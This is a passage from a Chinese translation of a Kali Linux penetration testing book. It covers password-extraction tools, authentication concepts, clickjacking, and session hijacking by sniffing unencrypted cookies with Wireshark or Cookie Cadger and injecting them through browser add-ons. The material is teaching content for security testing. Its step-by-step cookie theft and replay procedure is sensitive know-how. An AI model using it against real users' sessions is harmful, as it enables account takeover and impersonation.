`CmosPwd`用来破解基本输入输出系统（BIOS，Basic Input/Output System）的密码。`Cmospwd`允许你擦除/清理、备份和恢复CMOS。

4.7.7　**creddump**

`creddump`是一个Python工具，用来从Windows的注册表中提取各种凭据和密码。`creddump`可以提取LM和NT散列（`SYSKEY`保护的）、缓存的域密码和LSA密码。

4.8 小结

主机系统是访问Web应用的授权来源。侵入已授权的主机可以让渗透测试人员拿到访问目标Web应用的授权凭据。这点有时会在对Web应用进行渗透测试时被忽视。

本章介绍了用来获得主机系统非授权访问权限的各种方法，着重介绍了使用社会工程方法、找出带有未修复漏洞的主机以及破解密码。市面上关于侵入主机系统的书已经不少了。读者可以将本章内容跟本书其他章的内容一起使用，这样更有效。我们将本章的内容限制在攻击能够访问Web应用的目标主机。

下一章将会介绍如何攻击主机跟Web应用之间进行身份认证的方式。

第5章 身份认证攻击

身份认证是确认信任某人的身份。它的含义可能会包含确认某个人、某个应用或是某个硬件的身份，比如验证*Joseph Muniz*是政府雇员，以及他的笔记本电脑是由政府机构颁发的。作为渗透测试人员，通过已授权的实体获得系统的信任、绕过安全认证部分非常有用。

注册信息系统安全师（CISSP，Certified Information Systems Security Professional）课程中将身份认证按三个因子归类如下：

- 你知道的，比如PIN或密码；
- 你拥有的，比如智能卡；
- 你是谁，比如指纹。

最常用的确认身份的方法是通过人们知道的内容，比如密码。第4章介绍了攻击主机系统时各种破解密码的方法。你能够通过破解密码获得一些系统的访问权限，不过许多系统都使用了多个因子的身份认证，也就是说证明某人身份时需要多个认证步骤。

常见的用户身份认证方式中包括组合使用用户名和密码。如果某个用户每次要进行身份认证时都要输入这部分信息，那会非常麻烦。为了解决这个问题，人们发明了单点登录（Single Sign-on），即由某个集中式授权机构对某人进行身份认证，而其他站点都会信任这个身份。集中式授权机构会代表用户或设备验证信任，所以用户可以访问多个安全的系统，而不必在每个安全入口都输入一次密码。Windows的域控制器就是一个常见的受信任的授权机构，它为内部用户访问内网资源提供着身份认证功能。在这些例子中，以较高权限侵入受信任的授权机构或账户可能意味着具备了访问许多其他这类系统上的内部资源的权限。

许多政府机构都会将个人身份验证（PIV，Personal Identity Verification）或通用访问卡（CAC，Command Access Card）[①]和密码一起搭配使用，这样就满足了用户拥有和用户知道的双重条件。

① PIV是美国联邦政府在FIPS 201标准中对联邦政府雇员和承包商要求的智能卡。CAC是美国国防部用来进行多重身份验证的智能卡。通用访问卡作为标准认证发行，可以认证现役军人、后备军人、文职雇员、非国防部雇员、国民警卫队的工薪阶层和合格的承包商人员。加上它作为身份证的功能，访问政府建筑和计算机网络时需要出示通用访问卡。——译者注

远程工作人员通常会用数字令牌（Digital Token），它会过几秒钟就生成一个新的数字，并跟PIN一起使用，代表他们拥有和他们知道的双重条件。高安全要求的物理位置可能会要求指纹扫描外加PIN来访问。网络访问控制技术可以验证用户对笔记本有何权限，并在提供网络资源前先找出隐藏的证书来验证系统和用户的身份。对于渗透测试人员来说，关键是在侦察阶段找出目标使用的身份认证方法，这样你才能规划出绕过信任的合适策略。



本章重点介绍用户和设备如何通过Web应用进行身份认证，目标是可以利用目标的信任。首先，我们介绍攻击管理身份认证会话的过程，也就是客户端和服务器建立信任的过程。之后，我们会重点关注客户端，攻击点是主机系统是如何通过cookie管理来存储数据。接着，我们会着重关注使用中间人攻击达到隐藏在客户端和服务器之间的目的。最后一部分内容是通过SQL和跨站脚本攻击（XSS，Cross-Site Scripting）找出和利用Web应用接受身份认证过程中的薄弱环节。

5.1　攻击会话管理

身份认证和会话管理涵盖了处理用户身份认证和管理活动会话的方方面面。对Web应用来说，会话就是用户在某个网站上花费的时间。最佳实践是基于用户和设备是如何通过身份认证的来管理已通过身份认证的会话（也就是，允许你访问哪些资源），同时要控制活动会话期间哪些资源可用、能用多久。这使得身份认证成为管理授权会话的关键过程。

渗透测试人员的目标是找出具有高权限的允许访问特定资源的账户，并且访问Web应用的时间不受限制。这也是为什么要创建会话管理的安全功能，如会话超时时间和SSL证书，的主要原因。不管怎么说，Kali中带有的工具可以找出会话管理中的漏洞，比如截获Web应用中发送用户退出登录请求的活动会话，然后将那个会话给另外一个人用。这种攻击也称为会话固定攻击（session fixation attack）。

会话管理攻击可能会出现在利用了应用中的漏洞或是用户如何访问这些应用和进行身份验证的过程中的漏洞时。攻击者攻击的常见方式是对Web服务器进行跨站脚本攻击或是SQL注入攻击，本章后面将会介绍。攻击者还可能会利用浏览器中的会话cookie，或是网页中的漏洞来达到类似的结果。让我们先看个通过修改超链接和iFrame来欺骗用户泄漏敏感信息或是将用户自己暴露在攻击下的技术。

点击劫持


点击劫持（clickjacking）是欺骗用户点击其他东西而不是他们认为正在点击的东西的一种技术。点击劫持可用来显示机密信息，比如登录凭据，也可以用来帮助黑客控制受害者电脑。点击劫持通常会通过嵌入受害者不知情的代码或脚本来揭露Web浏览器的安全问题或是漏洞。执行点击劫持的一个例子是将超链接文本指向一个受信站点（如IE中的可信站点）而非真实的站点。普通用户并不会在点击前验证超链接，或是注意到跟常见的点击劫持意图相关的变更，这使得点击劫持成为非常有效的攻击形式。

在下面的例子中，用户会看到Visit us on Facebook.com（访问我们的Facebook主页）链接，但当他们点击该链接时，实际上会被重定向到www.badfacebook.com。

```
<a href = "访问我们的Facebook主页（http://www.badfacebook.com）"> Visit Us on Facebook.com </a>
```

点击劫持的危害性可能会更大更复杂，而不只是修改超链接这么简单。一般使用点击劫持的攻击者会在网页中嵌入iFrame。iFrame的内容会包含从目标网站上获取的数据，并且通常会放到合法的链接上面，使得它很难被发现。

要制作你自己的点击劫持攻击，你可以用Paul Stone开发的点击劫持工具，你可以从http://www.contextis.com/research/tools/clickjacking-tool/下载。



下载好该工具后，你可以用它来从另外一个网站上获取代码，比如投票按钮或喜欢按钮。这个点击劫持工具可以跟Firefox 3.6搭配使用。*Paul Stone*的工具没法跟更新版本的Firefox一起使用，不过，你可以在Kali工具集中运行多个版本的Firefox，包括Firefox 3.6或更早的版本。



网站代码会经常改变，所以确保调整了你的攻击代码，使其跟镜像的受信站点能够一起工作。

5.2 劫持 Web 会话的 cookie

cookie是从网站发出来的小块信息块，在用户访问网站时存储到用户的Web浏览器中。网站可以用cookie来验证该用户是不是再次访问该站点，并且可以取回用户之前活动的详细信息。这些信息包括网页是如何被访问的、用户是如何登录的，以及用户点击了哪些按钮。不管你什么时候登录网站，比如Facebook、Gmail或是Wordpress，浏览器都会给你分配一个cookie。

cookie可以包含用户长期的跟踪历史，甚至可以记录在某个网站上多年前的行为。cookie也可以用来存储用户之前输入的密码和表单值，比如他们的家庭住址或信用卡号。这对于期望为用户提供尽可能简单的用户体验的商业网站——如零售——来说非常有用。只要客户端主机进行身份验证，会话令牌就会从服务器上分发到主机上。会话令牌可以用作识别不同链接的途径。会话劫持发生在攻击者截获了会话令牌，并将它注入到他们自己的浏览器中以获得受害者的已通过身份认证的会话。总的说来，它是将攻击者的未通过验证的cookie替换为受害者的已通过验证的cookie的过程。

5

会话劫持攻击也有一些限制。

- 如果目标是通过**https:**//来浏览，并且启用了端到端加密，那么窃取cookie是没用的。虽然https的推广进程缓慢，不过大多数的安全网站都提供了这种防御来对付会话劫持攻击。



你可以将SSLstrip用作发动会话劫持或其他攻击前防止你的目标完成https链接的一种方法。有关SSLstrip的更多信息，可以参考第3章的内容。

- 当目标登出某个会话时，许多cookie都会失效。这也会激昂攻击者的会话登出。对有些用到不会过期的cookie的移动应用来说，这是个问题。它意味着只要攻击者截获了一个有效的会话令牌，他就永远有访问权限。

许多网站不支持并发登录，这使得窃来的cookie很难使用。

5.3 Web 会话工具

下一节我们会介绍用来对Web会话进行渗透测试的工具。有些工具在Kali 1.0中还没有，但你可以在线获取。

5.3.1 Firefox插件

人工进行会话劫持的方法是窃取受害者的已通过身份认证的cookie。其中一种方式是向已被侵入的Web应用服务器注入一个脚本，这样可以在用户毫不知情的情况下截获cookie。从这里开始，攻击者就能够拿到已认证cookie，并用cookie注入工具来用窃取的已认证cookie来替换攻击者的cookie。其他用于窃取cookie的方法还包括数据包嗅探（Packet Sniffing）、网络数据和攻击主机。在本书后面的章节中，我们会介绍和窃取cookie相关的内容。

Firefox浏览器提供了许多可以用来将窃取的cookie注入到攻击者浏览器的插件。其中一些例子包括GreaseMonkey、Cookies Manager和Firesheep。我们建议读者通过浏览Firefox的插件商店来找寻满足渗透测试需要的各种cookie管理工具。



Kali Linux 1.0中并未默认安装Firefox和所有相关插件。

5.3.2 Firesheep（Firefox插件）

Firesheep是一个典型的用于对Web会话进行审计的渗透测试工具。Firesheep是Firefox的一个扩展，不过，有些版本跟Firefox的最近几个版本不太兼容。Firesheep充当着数据包在网络上传送时拦截网站未加密的cookie的数据包嗅探器的角色。




Firefox Firesheep插件官方支持的是Windows版本和Mac版本，这使其在Linux上操作起来略显笨拙。通过一些定制动作，我们可以让Firesheep在Linux环境中的可操作性更强。不过，我们建议大家使用更主流的工具。

5.3.3 Web Developer（Firefox插件）

Web Developer是一款为Web开发者提供了编辑和调试功能的Firefox扩展。Web Developer可以从Firefox的插件市场免费下载。Web Developer中对会话劫持很有用的功能是编辑cookie。安装好Web Developer之后，你可以从Firefox浏览器的一个下拉选单中看到。如下面的截图所示：



选择**View Cookie Information**，你能看到已经保存的cookie。你可以点击**Edit Cookie**来调起cookie编辑器，用窃来的受害者的cookie替换当前cookie。



5.3.4　GreaseMonkey（Firefox插件）



GreaseMonkey是一款Firefox插件，它允许用户安装脚本在页面加载前和加载后直接修改Web页面的内容。GreaseMonkey可以用来定制Web页面的外观、Web功能、调试，合并其他页面的数据，以及其他用途。其他有些工具也会依赖GreaseMonkey来正常工作，比如Cookie Injector。

5.3.5　Cookie Injector（Firefox插件）

Cookie Injector是一个用户脚本，用于简化篡改浏览器cookie的过程。将Wireshark一类工具中抓取的cookie导入到浏览器中需要很多人工步骤。Cookie Injector允许用户从转存中直接复制粘贴cookie部分，这样就能在当前浏览的Web页面中自动生成转存中的cookie。




你必须在使用Cookie Injector脚本之前先安装GreaseMonkey。

要安装Cookie Injector，你可以在谷歌中搜索Cookie Injector来找到下载该脚本的链接。在你选择下载Cookie Injector时，GreaseMonkey会弹出来，提示你已经确认安装了。



安装好Cookie Injector脚本后，按下Alt+C来显示cookie对话框。将复制好的Wireshark字符串粘贴到输入框中，点击OK来将cookie注入到当前页面。你可以参考5.3.8节的内容了解如何在Wireshark中通过Copy、Bytes并选择**Printable Text Only**来为Cookie Injector复制cookie。下面两个截图显示的是按下Alt+C、粘贴**Wireshark Cookie Dump**并点击**OK**，然后弹出框说明截获的cookie已被成功写入Web浏览器的情形。







5.3.6 Cookies Manager+（Firefox插件）

Cookies Manager+是一个用于查看、编辑和创建cookie的工具。Cookies Manager+会显示有关cookie的详细信息，并支持批量编辑cookie。Cookies Manager+也可以用于备份和还原cookie。你也可以从Firefox插件商店下载Cookies Manager+。

安装好之后，你可以在Tools中选择Cookies Manager+来访问该工具。



Cookies Manager+会显示Firefox截获的所有cookie。你可以通过向下滚动或是搜索特定cookie来查看和/或编辑。在下面的例子中，我在查找所有跟**www.thesecurityblogger.com**关联的cookie。



Cookies Manager+使得编辑已有cookie非常容易。这有助于进行各种类型的攻击，比如会话劫持和SQL注入。

5.3.7　Cookie Cadger





Cookie Cadger是一个用于对Web会话进行审计的渗透测试工具。Cookie Cadger支持截获详细的HTTP请求并回放非安全的HTTP GET请求，比如请求的资源、用户代理、网站来路和基本认证。Cookie Cadger可以提供针对Wi-Fi和有线网络的实时分析，以及加载数据包捕捉文件（PCAP）的功能。Cookie Cadger还提供了会话检测功能来判断用户是否已经登录了站点，如Wordpress和Facebook。有些人也会将Cookie Cadger当做Firesheep的替代品。



Kali 1.0中没有带Cookie Cadger。


Cookie Cadger可以从www.cookiecadger.com下载。下载文件是个JAR文件。双击文件打开Cookie Cadger。它会弹出个警告来询问你是否要启用会话检测功能。点击**Yes**，就会弹出主界面。下面两个截图显示的是Cookie Cadger 1.0 JAR文件弹出的警告消息窗口和主界面。





要启动，选择相应的界面，点击**Start Capture**。如果有多个网卡，Cookie Cadger还提供了多个网卡抓包的功能。

Cookie Cadger可以枚举可用网络中发现的所有设备。举个例子，下面截图显示的是一台使用Firefox和Iceweasel的Linux i686主机。




Cookie Cadger检测到的最新事件的各个字段会以蓝色文本显示。你可以查看主机正在浏览内容的详情，比如netbios名称和主机名。你可以将请求复制到剪贴板并导出信息，如用户信息和MAC地址等。各部分都具备过滤器标签，用来缩小特定目标的范围（举个例子，只查看Facebook域名）。

只要Cookie Cadger识别出一个登录会话，它就会截获会话，并提供了加载会话的功能。下一个截图显示的是截获的管理员登录到www.thesecurityblogger.com的会话。Cookie Cadger会显示一个图标，并解释截获的会话类型。它可能是Hotmail、Facebook，或是本例中所示的，Wordpress的登录。




要查看已经识别的会话，点击名为**Recognized Sessions**的标签，从窗口中选择一个会话，如前面的截图中所示。一旦高亮显示，就点击**Load Selected Session**按钮来重放会话。Cookie Cadger会在底部窗口中显示加载过程，它还会打开一个浏览器并以截获的会话中的用户身份登录。下面的截图显示的是打开截获的受害者的一个域cookie。完成加载后，它会用默认的Web浏览器以跟窃取的cookie关联的权限打开截获的页面。




要查看会话的请求信息，右击已抓取的会话图标，选择**View Associated Request**。它会将你带回**Requests**标签，并显示该会话。

5.3.8　Wireshark




Wireshark是最流行的免费开源网络协议分析工具之一。Wireshark已在Kali中预装，是理想的网络问题排查和分析工具。在本章中，它是用作监测发自潜在目标来截获会话令牌的最佳工具。Wireshark使用GTK+组件工具集来实现它的用户界面，用pcap来进行包抓取。它跟`tcpdump`命令的工作原理非常类似，不过它的作用是带有集成的排序和过滤功能的图形化前端。

Wireshark可以在**Sniffing/Spoofing** > **Network Sniffers** > **Wireshark**中找到，或是在**Top 10 Security Tools**分类中找到。




要开始抓取网络上的包，选择**Capture**标签和**Interfaces**。你能够看到用以抓包的网卡。在这个例子中，我要点击**eth0**旁边的勾选框并选择**Start**来选择**eth0**进行抓包。


> 如果你抓包用的网卡不支持混杂模式或是你的操作系统无法启用该网卡的混杂模式，那么你可能无法看到任何包。有关不同抓包模式和问题排查的更多信息可以在www.wireshark.org上找到。



Wireshark会截获线上的所有网络数据。网络数据可以通过在过滤字段输入特定内容或是在上部的表（如协议或目的地）中调整数据的组织形式来进行过滤。



Wireshark抓取了大量的细节信息，所以过滤出特定内容很重要，比如不安全的cookie（如http.cookie）的参数。举个例子，Gmail默认是加密的，不过，你可以关闭https并找出http.cookie中包含的GX参数来识别不安全的Gmail cookie。下面的截图显示的是从登录Wordpress blog过程中截获的cookie：



完成截获非安全的cookie后，你必须使用其他工具来将它注入到你的浏览器中，以完成会话劫持。选取受害者的cookie，右击该行，选择**Copy** > **Bytes** > **Printable Text Only**。现在，你可以将其粘贴到cookie注入工具中，比如Firefox的插件Cookie Injector。查看Firefox插件下的Cookie Injector来完成会话劫持攻击。



你必须同时安装GreaseMonkey和Cookie Injector来复制/粘贴到Firefox浏览器。

有许多有用的工具支持Wireshark的抓包数据和简化找到的数据。举个例子，NetWitness Investigator可以从www.emc.com免费下载。

5.3.9　Hamster和Ferret

